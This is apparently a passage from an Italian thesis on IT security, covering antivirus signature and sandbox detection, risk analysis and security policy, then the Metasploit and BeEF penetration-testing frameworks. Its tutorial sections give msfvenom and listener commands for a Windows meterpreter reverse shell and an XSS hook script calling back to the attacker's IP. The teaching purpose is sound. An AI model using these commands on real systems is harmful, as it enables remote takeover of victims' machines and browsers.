virus presenti nel computer evitando così che possano infettare la rete cui si è collegati. Un firewall quindi può essere uno strumento aggiuntivo che impedisce a un virus di infettare la macchina prima che venga individuato dall'antivirus (con possibile perdita del file infetto). Inoltre permette di nascondere parzialmente o totalmente la macchina sulla rete evitando attacchi da parte di cracker o degli stessi virus.



Figura 4.4: Antivirus standard Windows Defender

4.5.2 Metodi di analisi

Il metodo delle signatures, ovvero delle firme, è fra quelli più utilizzati e, sostanzialmente, prevede il confronto del file da analizzare con un archivio in cui sono schedati tutti i malware conosciuti, o meglio le loro firme. L'efficienza di tale metodo si basa sulla completezza dell'archivio, diverso per ogni casa produttrice di software antivirus, e sulla velocità del software nell'eseguire il confronto tra il file e la firma, nonché sulla firma stessa. Una firma di un virus è una sequenza continua di byte che è comune per alcuni modelli di malware. Questo vuol dire che è contenuta all'interno del malware o di un file infetto e non nei file non danneggiati. Al giorno d'oggi, le firme non sono sufficienti per rilevare i file dannosi. I creatori dei malware utilizzano l'offuscazione, utilizzando diverse tecniche per coprire le loro tracce. Ecco perché i prodotti d'antivirus moderni devono utilizzare metodi di rilevamento più avanzati. I database degli antivirus contengono ancora firme (rappresentano oltre metà di tutte le voci del database), ma includono anche voci più sofisticate. L'archivio viene creato analizzando tutti i file presunti dannosi con cui si viene a contatto. Una volta trovato un file presunto dannoso, una casa produttrice di software antivirus, dovrà quindi analizzarlo e, eventualmente, aggiungere la firma di tale file al suo archivio. Risulta abbastanza chiaro che tutte le vulnerabilità di un sistema operativo sfruttate nel cosiddetto zero-day e i malware non ancora scoperti, o semplicemente non ancora analizzati, non possono ovviamente far parte di un determinato archivio. Quindi, di fatto, questo metodo non può portare alla rilevazione totale di tutti i malware esistenti in quanto è presumibile che esisteranno sempre dei malware non ancora scoperti e/o analizzati. Neppure l'utilizzo incrociato di tutti i software antivirus esistenti al mondo potrebbe assicurare la completa inattaccabilità di un computer. Tuttavia, nonostante questo, il metodo delle signatures rimane uno dei metodi più efficienti e consolidati nell'industria del settore. Questo anche perché non tutti i malware si diffondono con la stessa rapidità e con la stessa intensità. Più un malware è infettivo, infatti, e più è probabile che sia arrivato nelle mani dei ricercatori delle aziende produttrici di software antivirus. Quindi, seb-

bene il metodo utilizzato non garantisca l'assoluta inviolabilità, garantisce comunque una sicurezza abbastanza elevata dai malware più diffusi. Uno dei più recenti metodi per la rilevazione di malware consiste nell'utilizzo di avanzati algoritmi di data mining. Questi algoritmi utilizzano caratteristiche dei file, estratte direttamente dai file binari, per classificare un eseguibile come malevolo o no. Alcuni antivirus eseguono i file ritenuti sospetti in una sandbox, ovvero un ambiente di prova chiuso, e tramite l'analisi del loro comportamento capiscono se contengono codice malevolo o meno. Questo metodo, se basato su buoni algoritmi, può essere molto preciso. Ovviamente, però, l'esecuzione all'interno di una sandbox richiede prestazioni e tempi di esecuzione più elevati rispetto ad un metodo basato sulle signatures.

4.6 Tecniche per aumentare la sicurezza

La cybersecurity è la pratica che consiste nel difendere i computer e i server, i dispositivi mobili, i sistemi elettronici, network e dati da attacchi pericolosi. È anche conosciuta come sicurezza informatica o sicurezza delle informazioni elettroniche. Il termine abbraccia un ampio raggio di settori e si applica a qualunque cosa: dalla sicurezza dei computer al ripristino di emergenza e all'istruzione degli utenti finali.

4.6.1 Sicurezza passiva

Si tratta di un approccio fondamentalmente difensivo o passivo, che valuta quali rischi accettare, quali delegare a terzi e quali controllare, riducendoli o azzerandoli. In questo capitolo verranno descritti i principali meccanismi, atti a garantire la sicurezza in modo passivo, che si basano sui seguenti aspetti:

- *Prevenzione:* "Meglio prevenire che curare..." Vengono analizzati i meccanismi di prevenzione: l'Analisi del Rischio, il Documento Programmatico sulla Sicurezza ed il piano di Business Continuity.
- *Controllo:* Bisogna effettuare periodicamente dei test per valutare il livello di sicurezza del sistema ed il tempo di ripristino in seguito ad attacchi alla sicurezza
- *Ripristino:* Se gli strumenti di prevenzione e controllo non riescono a contrastare l'attacco al sistema, risulta fondamentale avere la possibilità di ripristinare le informazioni e i servizi nel minor tempo possibile. Quindi 'e necessario adottare delle politiche di ripristino dei dati da attuare in caso di attacco (ad esempio il backup dei dati).

4.6.2 Analisi del rischio:

L'analisi dei rischi informatici è da considerarsi un valore aggiunto per la tutela della salute dei lavori, sia essa legata allo stress lavorativo dovuto all'utilizzo di macchine non idonee al carico di lavoro, sia essa legata alla loro salute fisica. In merito al primo fattore grazie all'analisi dei rischi, sarà possibile evidenziare criticità singole (macchine con memoria insufficiente, spazio quasi esaurito, gravi problemi di stabilità, processi che si avviano in automatico e rallentano il lavoro ...) per le quali si auspica un intervento a breve termine ; per il secondo fattore sarà possibile escludere anomalie nelle schede grafiche dei computer aziendali che pregiudicano lo stato dei monitor, in osservanza alle norme previste dal Decreto Legislativo 81/08 che coinvolgono anche le attività che

prevedono l'uso di attrezzature munite di videoterminali. Nello specifico, [Anr] l'articolo 172 e l'articolo 173 forniscono indicazioni sul campo di applicazione e sulle definizioni utilizzate all'interno del decreto, che prevedono di prestare molta attenzione da parte del datore di lavoro a elementi come la cattiva visualizzazione di singoli caratteri, frasi o di intere porzioni di testo o elementi come lo sfarfallio dei caratteri e dello sfondo, soprattutto con gli schermi di vecchia generazione, che possono causare dei problemi alla salute dei lavoratori, problemi per i quali potrebbe essere ritenuto responsabile e punibile ai termini di legge. La Policy sulla Sicurezza Informatica è quel documento nel quale sono contenute tutte le disposizioni, comportamenti e misure organizzative richieste ai dipendenti e/o collaboratori aziendali per contrastare i rischi informatici. Una buona Policy sulla Sicurezza Informatica regola :

- Utilizzo del personal computer
- Utilizzo della rete
- Gestione delle password
- Utilizzo di portatili, fax, smartphone, fotocopiatrici
- Utilizzo della posta elettronica
- Uso di internet e dei sui servizi

4.6.3 Sicurezza attiva

Il meccanismo più antico e tutt'ora pi'u diffuso, in ambito informatico, per la protezione dei dati in modo proattivo 'e la crittografia, che sar'a trattata nella prima sezione del capitolo. Al fine di rendere pi'u chiara la trattazione, la Sicurezza Attiva sarà successivamente suddivisa in Interna ed Esterna: il primo aspetto si occupa della gestione di beni e risorse propri del sistema al fine di prevenire attacchi provenienti dall'interno e dall'esterno, mentre il secondo aspetto tratta le risorse ed i beni esposti all'esterno (ad esempio tramite il web). I principali requisiti La sicurezza interna risulta un aspetto molto importante nello studio della gestione della sicurezza informatica di un sistema in quanto, come dimostrato dal grafico nella figura seguente, la maggior parte degli attacchi provengono proprio dall'interno. Tuttavia bisogna sottolineare che non tutti gli attacchi, causati da persone interne al sistema, sono atti volontari anzi spesso sono il prodotto di una scarsa conoscenza in materia di sicurezza da parte dei dipendenti. Prima di procedere oltre, bisogna definire l'oggetto di questa sezione: con il termine sicurezza interna si vuole intendere quell'aspetto della sicurezza che riguarda l'organizzazione e la gestione di beni e risorse propri del sistema al fine di pervenire attacchi provenienti sia dall'interno che dall'esterno. Tale aspetto riguarda ad esempio la protezione e la tutela di apparecchi informatici ed elettronici utilizzati dai dipendenti, la formazione del personale in materia di sicurezza, l'organizzazione dei beni interni quali i dati gestiti dai dipendenti quotidianamente.

In maggior dettaglio la sicurezza interna deve occuparsi di quattro aspetti principali:

- *Sicurezza Fisica:* L'aspetto fisico della sicurezza si occupa di proteggere appunto le componenti fisiche del sistema da attacchi quali: furto, duplicazione non autorizzata, danneggiamento o vandalismo e introduzione non autorizzata nei locali.
- *Sicurezza logica:* L'aspetto logico della sicurezza interna si occupa della protezione dei dati e delle informazioni in possesso dell'ente sfruttando meccanismi quali il controllo degli accessi alle risorse e cifratura dei dati. Il meccanismo di controllo degli accessi permette di determinare se l'utente sia chi dichiara di essere e se è in possesso dei permessi per accedere alle risorse richieste. Tale processo si sviluppa in tre fasi: Identificazione, Autenticazione ed Autorizzazione dell'utente.
- *Organizzazione dei beni:* Mantenere un inventario degli asset da proteggere o coinvolti nella gestione dei servizi è richiesto da tutte le migliori pratiche in materia di sicurezza delle informazioni e di gestione dei servizi, nonché di qualità.
- *Politica del personale:* Sono tutte quelle pratiche messe in atto a formare il personale a tenere comportamenti e pratiche messe in atto a mantenere un adeguato livello di sicurezza.

5. Software professionali per il penetration testing

5.1 Metasploit

5.1.1 Panoramica

Il Metasploit Project [Mp] è un progetto di sicurezza informatica che fornisce informazioni sulle vulnerabilità, semplifica le operazioni di penetration testing e aiuta nello sviluppo di sistemi di rilevamento di intrusioni. Il sottoprogetto più conosciuto è Metasploit Framework, uno strumento open source per lo sviluppo e l'esecuzione di exploits ai danni di una macchina remota. Altri sottoprogetti importanti comprendono l'Opcode Database, l'archivio di shellcode e la relativa ricerca. Il Metasploit Project è conosciuto per lo sviluppo di strumenti di elusione e anti-rilevamento, alcuni dei quali sono inclusi in Metasploit Framework. È noto anche per aver pubblicato alcuni degli exploits più sofisticati, inoltre è uno strumento potente in quanto permette ai ricercatori di investigare su alcune potenziali nuove vulnerabilità. Esistono molte interfacce, ufficiali e non, associate a Metasploit e le più famose sono:

- *Metasploit Framework:* Si tratta di una versione gratuita ed è caratterizzata da: interfaccia a linea di comando, import da terze parti, exploitation manuale e azioni di forza bruta anch'esse condotte manualmente. Questa versione di Metasploit Project include anche Zenmap, un famoso port scanner, e un compilatore per Ruby, il linguaggio usato per questa versione.

- *Metasploit Community:* Viene lanciata da Rapid7 nell'ottobre 2011 ed è un'interfaccia utente web-based per Metasploit. Tale versione, che comprende un insieme ridotto di funzionalità rispetto alle versioni a pagamento, include la ricerca di reti, il modulo di navigazione internet e l'exploitation manuale. Metasploit Community è inclusa nel programma di installazione principale.

- *Metasploit Express:* È rilasciata da Rapid7 nell'aprile 2012. Metasploit Express è un'edizione commerciale pensata per quei team di sicurezza informatica che hanno la necessità di verificare le vulnerabilità. Inoltre, offre un'interfaccia grafica utente, integra le funzioni di ricerca di Nmap, aggiunge azioni intelligenti di attacco a forza bruta e fornisce un metodo di raccolta automatico dei risultati.

- *Metasploit Pro:* L'edizione in questione è stata immessa sul mercato da Rapid7 nell'ottobre del 2010. Metasploit Pro è concepita per venire incontro alle esigenze dei penetration testers. Rispetto alla versione Express sono state aggiunte funzionalità come Quick Start Wizards/MetaModules, campagne di sviluppo e gestione

nell'ambito dell'ingegneria sociale, test delle applicazioni web, un'avanzata interfaccia a linee di comando chiamata Pro Console, payloads dinamici per aggirare gli antivirus, integrazione di Nexpose per la scansione delle vulnerabilità ad hoc e VPN pivoting.

- *Armitage:* Armitage è uno strumento per Metasploit Project nell'ambito della gestione degli attacchi informatici che visualizza gli obiettivi e suggerisce i codici exploit da utilizzare. Si colloca nella categoria di strumenti relativi alla sicurezza delle reti ed è gratuito e open source. È noto per aver contribuito alla collaborazione nei red team consentendo di condividere sessioni, dati e comunicazioni attraverso una singola istanza di Metasploit.
- *Cobalt Strike:* Cobalt Strike è una raccolta di strumenti per la simulazione delle minacce fornita da Strategic Cyber LLC che si integra con Metasploit Framework. Oltre a tutte le funzioni presenti in Armitage, Cobalt Strike include strumenti per il post-exploitation e per la generazione dei report.
- *Kage:* Kage (ka-geh) è uno strumento ispirato ad AhMyth progettato per Metasploit RPC Server per interagire con sessioni meterpreter e generare payload.

Possiamo osservare la shell standard di Metasploit Framework mediante la Figure 5.1 sottostante.



Figura 5.1: Schermata iniziale Metasploit Framework v4.17

5.1.2 Architettura

Metasploit è installato sulle macchine Kali, all'interno della directory /usr/share/metasploit-framework. Tutti i moduli Metasploit sono classi scritte in Ruby. I moduli di particolare interesse per questa guida, sono la console, ed i moduli riportati all'interno del box penetration modules, denominati exploits e payloads. Possiamo osservare come è strutturata l'architettura di Metasploit mediante la Figure 5.2. All'interno della cartella principale possiamo trovare le seguenti folders:

- *Data:* Contiene i dati utilizzati dagli exploit.
- *Documentation:* Contiene la documentazione del framework.
- *Lib:* Contiene il codice sorgente di metasploit.
- *Modules:* Contiene il codice degli exploit, consistenti in script scritti in linguaggio Ruby.
- *Plugins, scripts, tools:* Contengono strumenti di ausilio al framework (es. Meterpreter).

La riga di comando di Metasploit è chiamata "MSFconsole", mentre nelle versioni precedenti, era denominata "MSFcli". Una volta avviata, avremo a disposizione una serie di utili comandi, riassunti di seguito:

- *Connect:* Per connettersi ad un host remoto utilizzando il comando netcat.
- *Exit:* Per uscire dalla console.
- *Resource:* Per eseguire i comandi memorizzati all'interno di un file.
- *Search:* Effettua la ricerca tra i moduli disponibili.



Figura 5.2: Configurazione architettura Metasploit Framework

5.1.3 Stabilire una sessione

In questo sottocapitolo andremo ad illustrare come avviare una sessione meterpreter tra una macchina attaccante e una potenziale vittima. Per prima cosa [Mpi] Metasploit ha bisogno di costruire il proprio databse PostgreSQL sul nostro computer per poter funzionare, successivamente possiamo aprire il nostro framework tramite la console.

```
service postgresql start
msfconsole
```

Figura 5.3: Avvio di Metasploit e della sessione PostgreSQL

Il payload in questione è un file eseguibile di Windows che permette all'attaccante, una volta lanciato, di ottenere una sessione di Meterpreter sulla macchina della vittima. Meterpreter è un tool rilasciato insieme a Metasploit Framework, le cui caratteristiche principali sono:

- *Lavora iniettando DLL sulla macchina della vittima*
- *risiede nella RAM della stessa, non creando alcun file sul suo disco rigido*
- *La comunicazione tra attaccante e vittima è criptata e utilizza una codifica type-length-value*
- *Dispone di una piattaforma per la creazione di estensioni*
- *Integra svariate features interessanti, alcune delle quali verranno trattate nelle prossime guide*



Figura 5.6: Esempio di sessione meterpreter stabilita

Prima di creare il payload, abbiamo bisogno di conoscere l'indirizzo IP del nostro PC, digitando da terminale ifconfig ed annotandoci la serie di quattro numeri che segue la parola inet.

```
msfvenom -p windows/meterpreter/
-a x86 --platform windows
LHOST=[our_ip]
LPORT=[our_port]
-f exe > [file].exe
```

Figura 5.4: Creazione di un payload tramite msfvenom

Questo comando genererà un file eseguibile che dovrà essere eseguito nella macchina della vittima. Sulla console di Metasploit dobbiamo metterci in ascolto per captare la sessione e per farlo utilizziamo i seguenti passaggi.

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST [ip_della_nostra_macchina]
set LPORT [porta_per_la_connessione]
run
```

Figura 5.5: Creazione di un payload tramite msfvenom

Una volta che la vittima avrà eseguito il nostro payload si avvierà in maniera automatica la sessione meterpreter e potremo accedere alla macchina attaccata ottenendo il controllo completo. Possiamo osservare una sessione meterpreter tramite la Figure 5.7 sottostante.



Figura 5.7: Funzionamento di Beef Framework

5.2 Beef

5.2.1 Cos'è?

BeEF è l'abbreviazione di The Browser Exploitation Framework. È uno strumento di test di penetrazione che si concentra sul browser web. Tra le crescenti preoccupazioni relative agli attacchi trasmessi dal web contro i client, compresi i client mobili, BeEF consente al tester di penetrazione professionale di valutare l'effettiva posizione di sicurezza di un ambiente di destinazione utilizzando vettori di attacco lato client. A differenza di altri framework di sicurezza, BeEF guarda oltre il perimetro di rete rafforzato e il sistema client ed esamina la sfruttabilità nel contesto di un'unica porta aperta: il browser web. BeEF aggancerà uno o più browser Web e li userà come teste di spiaggia per l'avvio di moduli di comando diretti e ulteriori attacchi al sistema dal contesto del browser. Possiamo osservare il funzionamento di Beef Framework tramite la Figure 5.7. Una volta individuata una XSS in una applicazione il tester inietta un client JavaScript (hook) che si occupa di instaurare un canale di comunicazione con il server BeEF. Il server, dopo aver fatto il fingerprint delle vittime agganciate (browser, OS, etc), mette automaticamente a disposizione del tester tramite una comoda interfaccia una serie di attacchi specifici per violare i browser delle vittime (zombies) agganciati dal client.

5.2.2 Interfaccia

L'interfaccia di Beef è molto intuitiva: a sinistra troviamo la lista dei browser agganciati suddivisi tra quelli online e quelli offline, mentre a destra, una volta selezionato un browser, viene aperta una tab con i dati della vittima e le possibili azioni che possiamo compiere Possiamo vedere una rappresentazione dell'interfaccia di Beef Framework tramite la Figure 5.8. Il framework è suddiviso in varie sessioni:

- *Details:* Sono i dati del fingerprint del browser selezionato.
- *Logs:* Dove si trova il registro delle azioni effettuate.
- *Commands:* Comprende una lista di possibili exploit/attacchi pronti da lanciare.
- *Rider:* Sono tutti gli strumenti per utilizzare il browser vittima come proxy
- *XSSRays:* Abbiamo uno scanner xss in javascript che analizza la pagina attualmente attiva nel browser della vittima per rilevare nuove xss. Una volta trovate è possibile forzare il browser ad aprire le pagine vulnerabile per, ad esempio, re-iniettare l'hook di beef e avere così due punti di controllo.



Figura 5.8: Interfaccia standard di Beef Framework

5.2.3 Dimostrazione Hook

In questo sottopragrafo andremo a dimostrare come avviene una browser exploitation utilizzando Beef Framework. Per fare questo abbiamo bisogno dei seguenti strumenti:

- *Beef Framework installato*
- *Server Apache installato*
- *Conoscere lo scripting XSS*
- *Kali Linux o altra distribuzione Debian*

Considerando che il nostro target si trova su una connessione differente abbiamo bisogno di abilitare il server Apache, dopodichè abiliteremo le porte del nostro router affinchè il PC possa interfacciarsi con l'esterno e con Beef. Dopo aver abilitato la porta 80 (http) e la 3000 (Beef) andiamo a recuperare il nostro IP pubblico. Una volta aperto Beef andiamo a sostituire l'ip con il nostro ip pubblico come in esempio.

```
IP predefinito: http://127.0.01.:3000/ui/panel
IP pubblico: http://79.56.21.xxx:3000/ui/panel
```

Figura 5.9: Sostituzione indirizzo ip dentro hook script

Una volta individuata la vulnerabilità XSS possiamo iniettare il gancio (Hook) che è composto da un semplice script in javascript in questo modo.

```
<script src = "http: // Tuo_IP: 3000 / hook.js"> </script>
```

Figura 5.10: Sostituzione indirizzo ip

